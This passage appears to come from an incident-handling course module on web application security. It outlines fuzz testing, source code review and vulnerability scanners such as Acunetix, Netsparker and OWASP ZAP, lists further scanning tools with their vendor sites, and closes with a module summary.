The image on the above slide shows an overview of the main components for the fuzzer. An attacker script is fed to the fuzzer, which in-turn translates the attacks to the target as HTTP requests. These HTTP requests will get responses from the target. All of the requests and their responses are then logged for manual inspection.


Fuzz Testing Tools:


- WSFuzzer (*https://www.owasp.org*)
- WebScarab (*https://www.owasp.org*)
- Burp Suite (*https://www.portswigger.net*)
- AppScan (*https://www.ibm.com*)
- Peach Fuzzer (*https://www.peach.tech*)



Source Code Review

Source code reviews are used to detect bugs and irregularities in the developed web applications. It can be performed manually or by automated tools to identify the specific areas in the application code to handle functions regarding authentication, session management, and data validation. It can identify the un-validated data vulnerabilities and poor coding techniques of the developers that allows attackers to exploit the web applications.





Web Application Security Testing Tools

There are a variety of tools for detecting web application security incidents. Incident handlers can use these tools for scanning, detecting, and assessing the vulnerabilities/security of web applications. These tools reveal their security posture; incident responders can use them to find ways to harden the security and create robust web applications. These tools automate the process of accurate web-app security assessment.

The following discusses some important web application security testing tools:

- **Acunetix Web Vulnerability Scanner**

  Source: *https://www.acunetix.com*

  Acunetix Web Vulnerability Scanner (WVS) checks the web applications for SQL injections, XSS, and so on. It includes advanced security testing tools, such as the HTTP editor and the HTTP fuzzer. The port scans a web server and runs security checks against network services. Tests should be performed on web forms and password-protected areas. It includes an automatic client script analyzer that allows for security testing of Ajax and Web 2.0 apps.

- **Watcher Web Security Tool**

  Source: *https://www.casaba.com*

  Watcher is a plugin for the Fiddler HTTP proxy that passively audits a web application to find security bugs and compliance issues automatically. It acts as an assistant to the developer or incident responder by quickly identifying issues that commonly leads to security problems in web apps. Watcher can be integrated with test passes to achieve more coverage of the security testing goals.

- **Netsparker**

  Source: *https://www.netsparker.com*

  Netsparker finds and reports the web application vulnerabilities such as SQL injection and XSS on all types of web applications regardless of the platform and technology they are built with.


  Features:

  - **Automatic Detection**: Automatically detect XSS, SQL injection, and other web application vulnerabilities.
  - **Scalable**: Easily scan 100's and 1000's of web applications simultaneously with a fully scalable service.
  - **Integration**: Easily integrate web security scanning in the software development life cycle (SDLC) and continuous development systems.

Some additional web application security testing tools include the following:

- N-Stalker Web Application Security Scanner (*https://www.nstalker.com*)
- OWASP Zap (*https://www.owasp.org*)
- Arachni (*http://arachni-scanner.com*)
- Vega (*https://www.subgraph.com*)
- Nessus (*https://www.tenable.com*)
- Skipfish (*https://code.google.com*)

- WebReaver (*http://www.webreaver.com*)
- WSSA - Web Site Security Audit (*https://www.beyondsecurity.com*)
- Syhunt Hybrid (*http://www.syhunt.com*)
- IronWASP (*https://www.ironwasp.org*)
- Wapiti (*http://wapiti.sourceforge.net*)
- WebWatchBot (*https://www.exclamationsoft.com*)
- Secunia PSI (*https://www.flexera.com*)
- KeepNI (*http://www.keepni.com*)
- Exploit-Me (*https://www.securitycompass.com*)
- x5s (*https://www.casaba.com*)
- HconSTF (*http://www.hcon.in*)
- PunkScan (*https://bitbucket.org*)



Module Summary

This module discussed the web application architecture and incident handling process. The various web application security attacks and threats along with the OWASP top 10 application security risks were explained. This module also presented the various preparation steps to handle web application security incidents. This module explained in detail the various methods to detect and analyze web application security incidents. It also provided an overview of containment for web application security incidents along with the containment methods and tools. This module also discussed in detail how to eradicate web application security incidents. This module explained how to recover from web application incidents. Finally, the conclusion of this module discusses the best practices to secure web applications.

The next module discusses in detail how to handle and respond to cloud security incidents.

This page is intentionally left blank.